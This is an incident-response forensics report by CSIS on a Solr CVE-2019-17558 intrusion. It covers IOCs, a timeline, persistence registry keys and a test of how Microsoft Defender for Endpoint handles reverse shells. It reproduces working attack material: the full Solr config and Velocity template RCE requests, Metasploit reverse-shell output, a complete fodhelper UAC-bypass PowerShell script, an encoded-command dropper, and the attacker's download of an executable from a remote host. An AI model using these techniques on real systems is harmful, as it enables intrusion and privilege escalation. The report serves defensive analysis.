


REST ASSURED.

Incident Response Forensics Case

EXPLOITING MICROSOFT DEFENDER FOR ENDPOINT



CSIS Security Group Denmark - Vestergade 2B, 1456 Copenhagen, DK United Kingdom - 95 Aldwych, London, WC28 4JF, UK

+45 8813 6030 contact@csis.com

Table of contents

Management

•	Executive Summary	3
•	Overview	4
•	ATT&CK Matrix	5
•	Indicators of Compromise (IOCs)	6
•	Incident Analysis	7
•	EDR Bypass	8
•	Initial Access (patient-0)	16
•	Persistence	21
•	Privilege Escalation	22
•	Lateral Movement	23
•	Privilege Escalation	32
•	Chronos	42

Executive Summary

Introduction

CSIS was contacted Wednesday 12th of October 2022 at around 15.00 UTC by a company as they had been victim to a cyber incident.

After the company had debriefed CSIS about the situation, it was decided that CSIS should assist with the Incident Response investigation and was given following tasks:

- Take lead on the Incident Response
- Conduct an in-depth investigation and root course analysis
- Provide security recommendations

This analysis has been anonymized which means IP addresses, domain names, usernames, etc. have been changed.

Executive Summary

Using different hacker techniques, malware, and tools the perpetrator(s) obtained domain administrator (user: **ADMIN1**) privileges and compromised at least five different servers

- \cdot HOST1
- · HOST2
- · HOST3
- · HOST4
- · HOST5

Attack start

The initial compromise occurred on the DAY 1.

First unauthorized logins

The first sign of malicious activity was observed at DAY 1 (+1H).

Initial access vector

The perpetrator(s) gained initial access to the network via exploitation of the CVE-2019-17558 vulnerability using a publicly available exploit against the Solr webserver. Solr was installed on three of the servers (HOST1, HOST2, and HOST3) exposed directly to the Internet. After successful exploitation of this vulnerability. the perpetrator(s) gained access to the aforementioned servers with NT Authority\System privileges.


Data exfiltrated

CSIS did not find any signs of exfiltration of data.


Attack type

Yes, this was a targeted attack, and the motive seems to be the ability to obtain persistence in the company network.





ATT&CK Matrix



Abused assets					
ID	Description				
A01	Apache Solr				
A02	Powershell				
A03	Logon credentials				
A04	Registry				
A05 Network share					

	Techniques					
ID	Description					
T1203	Exploitation for Client Execution					
T1090.002	Proxy: External Proxy					
T1053	Scheduled Task/Job					
T1046	Network Service Discovery					
T1482	Domain Trust Discovery					
T1068	Exploitation for Privilege Escalation					
T1555	Credentials from Password Stores					
T1543	Create or Modify System Process					
T1135	Network Share Discovery					
T1562	Impair Defenses					

IOC's							
ID	Description						
IO01	update.exe						
1002	lssasc.exe						
1003	lapx.exe						
1004	SharpHound.exe						
1005	PVEFindADUser.exe						
1006	sharpwmi.exe						
1007	fscan.exe						
1008	iox.exe						
1009	ncx.exe						
IO10	0803.exe						
1011	su.exe						
1012	34B6B2B.exe						

Indicators of Compromise (IOCs)

Process Used	SHA1 Hash
update.exe	312382290f4f71e7fb7f00449fb529fce3b8ec95
Issasc.exe	f1356a1b79579523614076183fe775ec430d5d3d
lapx.exe	4f7ea828d434e7a938c8424ebe02cbc80887faa9
lsaasc.exe	32bae133db74d19998d8d0c12ff71fa04d59bc55
SharpHound.exe	6a33a57f90ed3ee191416f429a102d4afa697532
PVEFindADUser.exe	c5513b1a35662dacf6e0066bbbe2ba94e0f812d5
sharpwmi.exe	2c027b5dad943d70518d45cffd2e2c972e03a119
fscan.exe	688215dca74839b17a9fd87c8910b7d783e0c481
iox.exe	4c46d53fd37683f0b434000424f302a679ffc57c
ncx.exe	febce5670e08cc9ca360862d784079c3ab10eb7f
0803.exe	15eec63cbf609562ea4dfa1898814bcbc165129b
su.exe	fb893bc7542fc5c35ce46e8a5146fb8f47f02049
34b6b2b.exe	aea76e173108626d6571c29ac78b521945c62b04
45ffcb4.exe	d29504a077b9aa13244d5fb11319a273a3fb6253
servicehoster.exe	37dc301cb0974c049b34f93eaa4dd61aa351514d

Incident Analysis

The following chapter contains the results from the Incident Response investigation

Timestamp	Action							
DAY 1	Perpetrator(s) successfully exploited vulnerability CVE-2019-17558 that allows remote code execution and launched "whoami.exe" on each server.							
DAY 1 (+1H)	Downloaded Golang executable which contains Cobalt Strike downloader							
DAY 1 (+1H)	The AV detected the downloaded file and deleted it							
DAY 1 (+2H)	Using "fscan.exe" the perpetrator executes a network scan against the subnet and stores the results in a file "out.txt" to lately do lateral movement.							
DAY 1 (+2H)	The perpetrator uploads "IOX.exe" that is used to redirect TCP connections.							
DAY 1 (+3H)	Running BloodHound against the active directory through the previously established proxy.							
DAY 21	The perpetrator managed to start the process "Issasc.exe" on "HOST1" with "Administrator" privileges.							
DAY 21 (+1H)	Using exploit CVE-2019-0803 the perpetrator elevated local privileges to "NT Authority\System"							
DAY 21 (+2H)	Cobalt Strike was used to download PVEFindADUser and save as C: \Windows\System32\PVEFindADUser.exe							
DAY 22	Files "su.exe" and "autorun.bat" were copied using the same technique Uses "sharpwmi.exe" and pass-the- hash to execute commands and "su.exe" for privilege escalation							
DAY 23 (+10H)	Create a new service on the server by making changes in the Registry to create persistence.							

EDR Bypass

Microsoft Defender for Endpoints Behavior in Apache Solr Exploit

In a recent incident response (IR) case involving Apache Solr, Microsoft Defender for Endpoints (MDE) detected an Apache Solr exploitation but failed to stop the reverse shell generated by the HTTP command injection to the Java process handling the Apache Solr service. To better understand the behavior of MDE in these situations, a test was conducted using Apache Solr 6.6.3 on Windows 10 and Metasploit (solr*velocity*rce) on Kali.

The test involved installing Apache Solr with standard settings, and then exploiting Apache Solr to execute a script that spawned a reverse shell. Upon executing the exploit, a new Java process (PID 1108) was spawned, followed by a prompt (PID 4220) that created another Java process (PID 4364) and another prompt (PID 5892).

MDE then detected the exploit and attempted to remediate the situation by terminating the parent process to the prompt, but the child process with the reverse shell remained running.


Setup


The test contained:

Windows 10 Apacke Solr 6.6.3

Kali Metasploit (solrvelocityrce)

First we installed Apache Solr with standard settings





and opened the firewall

CSI	S			
	9			
		Protocols	s and ports	
		and the second	Protocol type:	TCP
			Protocol number:	

Protocol type:	TCP	\sim	
Protocol number:	6 🜲		
Local port:	Specific Ports	\sim	
	8983		
	Example: 80, 443, 5000-5010		
Remote port:	All Ports	\sim	

The Exploit

From Metasploit we exploited Apache Solr to execute a script that spawned a reverse shell.

Name	Current Setting	Required	Description
PASSWORD	SolrRocks	no	Solr password
Proxies		no	A proxy chain of format type:host:port[,type:host:port][]
RHOSTS	192.168.109.171	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metas oit
RPORT	8983	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local chine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI		no	Path to Solr
USERNAME	solr	no	Solr username
VHOST		no	HTTP server virtual host
	ons (java/meterpre		
Name Cu	rrent Setting Rec	uired De	
LHOST 19 LPORT 44	2.168.109.149 yes		e listen address (an interface may be specified) e listen port
	, , , , , , , , , , , , , , , , , , ,		
ploit targ	et:		
Id Name			

	<pre>Started reverse TCP handler on 192.168.109.149:4444 Found Apache Solr 6.6.3 So version is Windows Server 2016 amd64 10.0 Found core(s): gettingstarted Found velocity Response Writer in use by core 'gettingstarted' Found Velocity Response Writer in use by core 'gettingstarted' Found velocity Response Writer in use by core 'gettingstarted' Found velocity Response Writer in use by core 'gettingstarted' Found velocity Response Writer in use by core 'gettingstarted' Found velocity Response Writer in use by core 'gettingstarted' Found velocity Response Writer in use by core 'gettingstarted' Found velocity Response Writer in use by core 'gettingstarted' Found velocity Response Writer in use by core 'gettingstarted' Found velocity Response Writer in use by core 'gettingstarted' Found velocity Response Writer in use by core 'gettingstarted' Found velocity Response Writer in use by core 'gettingstarted' Found velocity Response Writer in use by core 'gettingstarted' Found velocity Response Writer in use by core 'gettingstarted' Found velocity Response Velocity Response Writer in use by core 'gettingstarted' Found velocity Response Velocity Response Velocity Parameter Section Parameter Section Parameter Section Parameter Section 1 opened (192.168.109.149:4444 → 192.168.109.171:52351) at 2022-12-16 03:07:40 -0500 Found Velocity Response Parameter Section 1 opened (192.168.109.149:4444 → 192.168.109.171:52351) at 2022-12-16 03:07:40 -0500 Found Velocity Response Parameter Section 1 opened (192.168.109.149:4444 → 192.168.109.171:52351) at 2022-12-16 03:07:40 -0500 Found Velocity Response Parameter Section 1 opened (192.168.109.149:4444 → 192.168.109.171:52351) at 2022-12-16 03:07:40 -0500 Found Velocity Response Parameter Section 1 opened Parameter Section Parameter Section 1 opened (192.168.109.149:4444 → 192.168.109.171:52351) at 2022-12-16 03:07:40 -0500 Found Velocity Parameter Section 1 opened Parameter Section 1 opened Parameter Section 1 opened Parameter Section 1 openedParameter Section 1 openedParameter Section</pre>
Pi Ch Mi (o	eterpreter > shell rocess 1 created. mannel 1 created. icrosoft Windows [Version 10.0.14393] :) 2016 Microsoft Corporation. All rights reserved. :\Users\Administrator\Desktop\solr-6.6.3\server>

Microsoft Defender Behavior

Execute of Exploit, spawns a new java process (PID 1108) which spans a prompt (PID 4220)

🖳 ProcessHacker.exe	6904	0.58		19.57 MB	WIN10-SC-DEF01\CSIS	Process Hacker
on conhost.exe	7800	0.01	106 B/s	7.07 MB	WIN10-SC-DEF01\CSIS	Console Window Host
🗡 🍰 java.exe	5744	29.09	925.73 kB	651.43 MB	WIN10-SC-DEF01\CSIS	Java(TM) Platform SE binary
🌱 🍰 java.exe	1108			72.13 MB	WIN10-SC-DEF01\CSIS	Java(TM) Platform SE binary
on conhost.exe	4220			5.99 MB	WIN10-SC-DEF01\CSIS	Console Window Host

The prompt (PID 4220) the spawn a new java process (PID 4364) which spawns a new prompt (PID 5892)

📳 ProcessHacker.exe	6904	2.80	98.29 kB/s	19.81 MB	WIN10-SC-DEF01\CSIS	Process Hacker
os conhost.exe	7800			7.07 MB	WIN10-SC-DEF01\CSIS	Console Window Host
🕆 🎰 java.exe	5744	0.04		651.43 MB	WIN10-SC-DEF01\CSIS	Java(TM) Platform SE binary
🜱 🌆 java.exe	1108	6.97	706.36 kB	72.27 MB	WIN10-SC-DEF01\CSIS	Java(TM) Platform SE binary
conhost.exe	4220		56 B/s	5.99 MB	WIN10-SC-DEF01\CSIS	Console Window Host
🗡 🍰 java.exe	4364			4.41 MB	WIN10-SC-DEF01\CSIS	Java(TM) Platform SE binary
conhost.exe	5892			5.99 MB	WIN10-SC-DEF01\CSIS	Console Window Host

Then MDE reacts on the Meterpreter.B

C Threat blocked	Severe	\sim
Detected: Behavior:Win32/Meterpreter.B Status: Removed A threat or app was removed from this device.		
Date: Details: This program is dangerous and executes commands fr attacker.	rom an	
Affected items:		
behavior: process: C:\Program Files\Java\jre1.8.0_351\bin\ja\ pid:1108:100824850447415	a.exe,	
behavior: process: C:\Program Files\Java\jre1.8.0_351\bin\jav pid:5744:100824850447415	a.exe,	
process: pid:1108,ProcessStart:133159171921739505		
process: pid:5744,ProcessStart:133159171103425007		
Learn more		
A	Actions ``	~

Then MDE start terminating Processes

🜉 ProcessHacker.exe	6904	4.37	444 B/s	20.14 MB	WIN10-SC-DEF01\CSIS	Process Hacker
os conhost.exe	7800			7.07 MB	WIN10-SC-DEF01\CSIS	Console Window Host
🗡 🌆 java.exe	5744		6.23 kB/s	652.51 MB	WIN10-SC-DEF01\CSIS	Java(TM) Platform SE binary
💙 🍰 java.exe	1108	0.04		72.27 MB	WIN10-SC-DEF01\CSIS	Java(TM) Platform SE binary
conhost.exe	4220			5.99 MB	WIN10-SC-DEF01\CSIS	Console Window Host
Ƴ 🌆 java.exe	4364	6.93	698.66 kB	72.32 MB	WIN10-SC-DEF01\CSIS	Java(TM) Platform SE binary
on conhost.exe	5892			5.99 MB	WIN10-SC-DEF01\CSIS	Console Window Host
🜉 ProcessHacker.exe	6904	1.80		20.11 MB	WIN10-SC-DEF01\CSIS	Process Hacker
conhost.exe	7800			7.07 MB	WIN10-SC-DEF01\CSIS	Console Window Host
🏐 java.exe	5744	0.04		652.45 MB	WIN10-SC-DEF01\CSIS	Java(TM) Platform SE binary
💙 🌆 java.exe	4364	31.45	645.73 kB	80.35 MB	WIN10-SC-DEF01\CSIS	Java(TM) Platform SE binary
on conhost.exe	5892			5.99 MB	WIN10-SC-DEF01\CSIS	Console Window Host

MDE detects the Exploit and tries to remediate by terminate the parent process to the prompt but leaves the child process with the reverse shell be

🜉 ProcessHacker.exe	6904	0.83	20.11 MB	WIN10-SC-DEF01\CSIS	Process Hacker
🗡 🌆 java.exe	4364	0.03	80.35 MB	WIN10-SC-DEF01\CSIS	Java(TM) Platform SE binary
on, conhost.exe	5892		5.99 MB	WIN10-SC-DEF01\CSIS	Console Window Host

Second Test just to be sure

2 files Pwn.cmd and Pwn.ps1

Proccess

Pwn.cmd execute Pwn.ps1

```
#UAC Bypass
function FodhelperBypass(){
Param (
 [String]$program = 'cmd.exe' #default
#Create registry structure
New-Item "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -
Force
New-ItemProperty -Path "HKCU:\Software\Classes\ms-
settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -Force
Set-ItemProperty -Path "HKCU:\Software\Classes\ms-
settings\Shell\Open\command" -Name "(default)" -Value $program -Force
#Perform the bypass
Start-Process "C:\Windows\System32\fodhelper.exe" -WindowStyle Hidden
#Remove registry structure
Start-Sleep 3
Remove-Item "HKCU:\Software\Classes\ms-settings\" -Recurse -Force
}
FodhelperBypass
```

Pwn.cmd process tree

```
6076: cmd.exe (user)
        1176: conhost.exe (user)
```

CSIS

ſ

on conhost.exe

2192: powershell.exe (user) 5032: fodhelper.exe (administrator) - UAC Evasion Exploit 6576: fodhelper.exe (administrator) - UAC Evasion Exploit 448: cmd.exe (system) 1676: conhost.exe (system)

🗡 📴 cmd.exe			6076	
ov. conhost	1176			
🔁 powersh	ell.exe	2192		
🗸 🖼 cmd.exe	6076			
conhost.exe	1176	0.11		Virus & threat protection
✓ 2 powershell.exe	2192	0.21	708 B/	
fodhelper.exe	5032			Threats found
■ fodhelper.exe	6576			Microsoft Defender Antiv
🗠 🔤 cmd.exe	6076			Windows Security
conhost.exe	1176	0.20		
💙 🔼 powershell.exe	2192	0.74	100 B/	Virus & threat protection
fodhelper.exe	6576			
🗠 📴 cmd.exe	448			Threats found
🔤 conhost.exe	1676			Microsoft Defender Antivi
💙 🛤 cmd.exe	6076			
conhost.exe	1176	0.20		Virus & threat protection
🚬 powershell.exe	2192	0.74	100 B/	
powershellereze				
✓ m cmd.exe	448			Threats found

1676 0.03

Microsoft Defender Antivirus fo

CSIS

Example in our framework DTMG

With this CMD script we will show that the child process keeps running after Virus/Threat detection.

pwn2_1.cmd is a Base64 encrypted payload

pwn2_1 - Notepad	_		Х
File Edit Format View Help			
@echo off			1
PowerShell.exe -encodedcommand			
JAB3AG8AbwBwACAAPQAgACIAWgBXAE4AbwBiADMAeAB6AFoAWABRAGcATAAzAEEAOQBJAGwAZwA	AxAFQA	eQBGAF	EAS
gBTAFYAQQBRAFYAQgBiAE4ARgB4AFEAVwBsAGcAMQBOAEMAaABRAFgAaQBrADMAUQAwAE0AcAB0	DADMAM	ABrAFI	QVA
BsAEQAUQBWAEkAdABVADEAUgBCAFQAawBSAEIAVQBrAFEAdABRAFUANQBVAFMAVgBaAEoAVQBs/	FYAVA	BMAFYA	UgB
GAFUAMQBRAHQAUgBrAGwATQBSAFMARQBrAFMAQwB0AEkASwBpAEkAZwBQAGkAQgAyAGEAWABKAU	DEAYwB	5ADUAb	QBh
AFcAeABsAEQAUQBwAHUAYgAzAFIAbABjAEcARgBrAEQAUQBvAD0AIgANAAoAJABhAHMAZAAgAD0	AIAt	AGoAbw	BpA
G4AKAAoAEcAZQB0AC0AUgBhAG4AZABvAG0AKQAsACAAJwAuAGIAYQB0ACcAKQANAAoAJABmAG8/			
MAeQBzAHQAZQBtAC4AVAB1AHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAOgBVAFQARgA4AC4AF	RwB1AH	QAUwB0	AHI
AaQBuAGcAKABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgB1AHIAdABdADoAOgBGAHIAbwBtAEIAY()BzAGU	ANgA0A	FMA
dAByAGkAbgBnACgAJAB3AG8AbwBwACkAKQAgAA0ACgBTAGUAdAAtAEMAbwBuAHQAZQBuAHQAIAA			
QBWAGEAbAB1AGUAIAAkAGYAbwBvAA0ACgBTAHQAYQByAHQALQBQAHIAbwBjAGUAcwBzACAAIgB			
BIACIAIAAiAC8AawAgACQAYQBzAGQAIgANAAoA			

When Decrypted it creates a file with the payload Eicar (a test palyoad every protection software will detect)).

echo|set /p="X50!P%%@AP[4\PZX54(P^)7CC)7}\$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!\$H+H*" > virus.file notepad

The playload process

🜱 🔤 cmd.exe	8888
a. conhost.exe	3912
💹 powershell.exe	6740

The detection and termination of the playload process.

💙 🔤 cmd.exe	8888	
conhost.exe	3912	
🚬 powershell.exe	6740	• ur
🜱 💽 cmd.exe	100	🕀 Windows Se
conhost.exe	872	Virus & threa
notepad.exe	4340	virus di tirice

The remained child process.

✓ modexe modexe modepad.exe	100 872 4340	Windows
		Virus & thre

CSIS

Initial Access (patient-0)

The perpetrator(s) gained initial access to the network via a successful exploitation of the CVE-2019-17558 vulnerability on three Solr webservers: "HOST1", "HOST2", and "HOST3" that allowed the perpetrator(s) to execute any command on the compromised servers.

a2 sishard1 cisitecore_core_index ricore_node2) [cisitecore_core_index_shard1 ricore_node2 xisitecore_core_index_shard1_replica2] o.a.s.h.SolrConfi gHandler Time elapsed : 7 secs, maxNait 30 INFO (Thread-149) [cisitecore_master_index_rebuild sishard1 ricore_node1 xisitecore_master_index_shard1_replica2] o.a.s.h.SolrConfi a.s.s.IndexSchema Loaded schema example-data-driver-schema/1.6 with uniqueld field id 2022-09-21 05:53:56.549 INFO (qtp942518407-20) [cisitecore_fxm_master_index_shard1_replica1] o. c.S.Request [sitecore_fxm_master_index_shard1_replica2] o.a.s c.S.Request [sitecore_fxm_master_index_shard1_replica2] o.a.s t(\$rtX3D\$x.class.forName('java.lang.Runtime'))+#set(\$chrX3D\$x.class.forName('java.lang.character'))+#set(\$strX3D\$x.class.forName('java.lang.String')) ##set(\$wxX3D\$rt.getRuntime().exec('MhOamma'))+#set(\$chrX3D\$x.class.forName('java.lang.character'))+#set(\$trix3D\$x.class.forName('java.lang.String')) #set(\$wxX3D\$rt.getRuntime().exec('MhOamma'))+#set(\$chrX3D\$x.class.forName('java.lang.string')) #set(\$wxX3D\$rt.getRuntime().exec('MhOamma'))+#set(\$chrX3D\$x.class.forName('java.lang.string')) = INFO (qtp942518407-20) [cisitecore_fxm_master_index sishard1 ricore_node1 xisitecore_fxm_master_index_shard1_replica2] o.a.s .c.PluginBag Going to create a new queryResponsekriter with {type = queryResponsekriter,name = velocity.class = solr.VelocityResponsekriter,attribute s = {startup-lazy, name=velocity, class=solr.VelocityResponsekriter, template.base.dir.s, solr.resource.loader.enabled=true, params.resource.loader.enabled=true, par

Previous image shows an example of how the perpetrator(s) was able successfully execute the program "whoami.exe" on the vulnerable webserver "HOST3".

Event info	^
Event	java.exe created process whoami.exe and its main image is validly signed
Event time	
Action type	ValidCodeSignature
Additional information	T1553.002: Code Signing
User	
Mitre Techniques	T1553.002: Code Signing
Created file	whoami.exe
Entities	l cmd.exe > l java.exe > 🗋 whoami.exe

ang ditum provide Active							🐼 Manage ti	igs 良 Go hunt 🚫 k	iolate device 🛛 🖗 Report device inacc
Overview Alerts Timelin	e S	ecurity recommendations	Software inventory	Browser extensions	Discovered vulnerabilit	ies Missing	security updates Securi	ty baselines Certifica	te inventory
* May 2022		, Jun 2022		* Jul 2022		Aug 2022		sep 2022	Oct
↓ Export 🔎 Search							2	Full screen 📷	
/ Event time	Pb	Event			Additional informati	User	Entities		Action type
					Load n	wer results			
_	р	java.exe created proces	ss whoami.exe and its main ir	nage is validly signed	T1553.002: Code Signing	A system	cmd.exe > java.exe >	whoami.exe	ValidCodeSignature
_	р	java.exe process perfor	med System Owner/User Dis	covery by invoking	T1033: System Owner/Us	A system	cmd.exe > java.exe >	whoami.exe	ExploratoryCommand
_	р	Ø whoami.exe created pr	rocess conhost.exe			A system	java.exe > whoami.exe	> conhost.exe	ProcessCreated
	- PD	java.exe created proce	ss whoami.exe			A system	cmd.exe > java.exe >	whoami.exe	ProcessCreated
_	р	🕕 java.exe established an	inbound non-application lay	er protocol commun	T1095: Non-Application L	A system	cmd.exe > java.exe >	:1111 :8983	InboundConnectionToUncommonlyUse
_	P	① The external remote se	rvice process java.exe was co	nnected from ::ffff:1	T1133: External Remote S	A system	cmd.exe > java.exe >	:mm 8983	RemoteServiceConnectionFromExternal
_		(+) java.exe accepted con	nection from :ffff	43893		A system	cmd.exe > java.exe >	:ffff 43893	InboundConnectionAccepted

The same exploitation was performed from the same IP address on **HOST1** and **HOST2**.

Active			⊘ Ma	inage tags 見 Go hu	int \bigcirc Isolate device $\not R$ Report device inac	curacy 🗔 Restrict app execu
Overview Alerts Timelin	Security recommendations	Software inventory Browser extensions	Discovered vulnerabili	ities Missing secur	ity updates Security baselines	
r May 2022	Jun 2022	т Јиј 2022	a Aug 2022		Sep 2022	Oct 2022
↓ Export 🔎 Search				Full screen		Choose columns
V Event time	Po Event		Additional informati	User	Entities	Action type
	P @ whoami.exe created	process conhost.exe		Q system	java.exe > whoami.exe > conhost.exe	ProcessCreated
	java.exe created proc	tess whoami.exe		Q system	cmd.exe > java.exe > whoami.exe	ProcessCreated
	p java.exe renamed seg	gments_dbid		A system	cmd.exe > java.exe > segments_dbid	FileRenamed
HOST2	po (ini) javalexe accepted co	nnection from :ffff: :53697	M	🞗 system anage tags 🚦 Go hi	cmd.exe > java.exe > :ffff 33697 unt 🚫 Isolate device 🕅 Report device inac	InboundConnectionAccepted
Overview Alerts Timelin	Security recommendations	Software inventory Browser extensions	Discovered vulnerabil	ities Missing secu	rity updates Security baselines	↓ 0cl 2022
± Export ,○ Search				Full screen		✓ ☐ Choose columns
 Event time 	Po Event		Additional informati	User	Entities	Action type
			Load newer results			
	P (2) whoami.exe created	process conhost.exe		A system	java.exe > whoami.exe > conhost.exe	ProcessCreated
	P (in avalexe created pro	cess whoami.exe		A system	cmd.exe > java.exe > whoami.exe	ProcessCreated

Following is a description of CVE-2019-17558:

C S I S

17



```
18
    7. [CVE-2019-17558] RCE via Velocity template by @_S00pY
    Target Solr version: 5.0 - 8.3
    Requirements: none
    Step 1: Set "params.resource.loader.enabled" as true for the current collection via config API.
      POST /solr/test/config HTTP/1.1
      Host: 127.0.0.1:8983
      Content-Type: application/json
      Content-Length: 259
        "update-queryresponsewriter": {
          "startup": "lazy",
          "name": "velocity",
          "class": "solr.VelocityResponseWriter",
          "template.base.dir": "",
          "solr.resource.loader.enabled": "true",
          "params.resource.loader.enabled": "true"
        }
    Step 2: Trigger the RCE by sending a malicious velocity template in parameters
    GET /solr/test/select?
    q=1&wt=velocity&v.template=custom&v.template.custom=%23set($x=%27%27)+%23set($rt=$x.class.forName(%27java.lang.
    Runtime%27))+%23set($chr=$x.class.forName(%27java.lang.Character%27))+%23set($str=$x.class.forName(%27java.lang
    .String%27))+%23set($ex=$rt.getRuntime().exec(%27id%27))+$ex.waitFor()+%23set($out=$ex.getInputStream())+%23for
    each($i+in+[1..$out.available()])$str.valueOf($chr.toChars($out.read()))%23end HTTP/1.1
    Response:
      HTTP/1.1 200 OK
      Content-Type: text/html;charset=utf-8
      Content-Length: 56
      0 uid=8983(solr) gid=8983(solr) groups=8983(solr)
```

An exploit for this vulnerability is publicly available on GitHub: https://github.com/AleWong/Apache-Solr-RCE-via-Velocity-template/blob/master/ apachesolrexec.py

Further, the source IP-address: used by the perpetrator(s) to exploit Solr servers appears on AbuseIPDB (https://www.abuseipdb.com/) and VirusTotal (https://virustotal.com):

IP Abuse Reports for

This IP address has been reported a total of 5 times from 2 distinct sources. was first reported on July 4th 2022, and the most recent report was 3 months ago.

Old Reports: The most recent abuse report for this IP address is from 3 months ago. It is possible that this IP is no longer involved in abusive activities.

Reporter	Date	Comment	Categories
	12 Jul 2022	[12/Jul/2022:09:02:06 +0300] "GET /login.action HTTP/1.1" 404 196	Web App Attack
□ <mark>≽ I</mark> risFlower	05 Jul 2022	Unauthorized connection attempt detected from IP addr ess to port 7001 [J]	Port Scan Hacking
IrisFlower	04 Jul 2022	Unauthorized connection attempt detected from IP addr ess to port 7001 [J]	Port Scan Hacking
IrisFlower	04 Jul 2022	Unauthorized connection attempt detected from IP addr ess to port 7001 [J]	Port Scan Hacking
□ ➢ I risFlower	04 Jul 2022	Unauthorized connection attempt detected from IP addr ess to port 7001 [J]	Port Scan Hacking

AbuseIPDB »


Check an IP Address, Domain Name, or Subnet e.g. 185.113.228.254, microsoft.com, or 5.188.10.0/24

	was found in our database!			
This IP was reported 5 times. Confidence of Abuse is 0%: ?				
0%				
ISP	DigitalOcean LLC			
Usage Type	Data Center/Web Hosting/Transit			
Domain Name	digitalocean.com			
Country	Singapore			
City	Singapore, Singapore			
IP info including ISP, Us Updated monthly.	age Type, and Location provided by IP2Location.			
REPORT	WHOIS			

С	S	I	S	

1	() 1 security vendor flagged this IP address as malicious
/ 95	
?	AS 14061 (DIGITALOCEAN-ASN)
Community Score	\checkmark
Community Score	
	DETAILS RELATIONS COMMUNITY
DETECTION Security Vendor	DETAILS RELATIONS COMMUNITY
DETECTION	DETAILS RELATIONS COMMUNITY

The Perpetrator(s) exploited the vulnerability in the Solr server by downloading an executable file from the URL http://X.X.X:1579/lssasc.exe to the webserver HOST3 via PowerShell and saving it as G:\solr-6.6.3\server\lib\lssasc.exe.



Once the perpetrator(s) downloaded the file: **lssasc.exe**, they we able to gain full control of the webserver **HOST3**.

The perpetrator(s) used the following Registry keys to set up persistence:

Timestamp (UTC)	DeviceName	ActionType	RegistryKey	RegistryValueName	RegistryValueData
	HOSTS	다 RegistryValueSet	${\sf HKEV_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\UpdateServiceHoster}$	ImagePath	C:\inetpub\temp\servicehoster.exe
	HOST1	□ RegistryValueSet	${\sf HKEY_CURRENT_USER\DEFAULT\Software\Classes\mscfile\shell\open\command$		c\windows\system32\cmd.exe /c start C:/ProgramData/Oracle/java/Issasc.exe
	HOST1	□ RegistryValueSet	HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\34b6b2b	ImagePath	\\127.0.0.1\ADMIN\$\34b6b2b.exe
